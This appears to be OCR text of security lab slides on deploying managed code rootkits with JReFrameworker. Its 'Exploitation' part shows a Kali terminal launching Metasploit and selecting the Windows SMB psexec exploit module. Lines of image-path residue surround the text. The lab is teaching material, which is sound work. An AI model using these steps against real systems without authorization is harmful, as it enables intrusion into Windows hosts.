
Lab: Deploying MCRs with JReFrameworker


Part 1: Exploitation



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
cowsay++
< metasploit >
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.12.23-dev]
+ -- --=[1577 exploits - 907 auxiliary - 272 post]
+ -- --=[455 payloads - 39 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/windows/smb/psexec
msf exploit(psexec) >

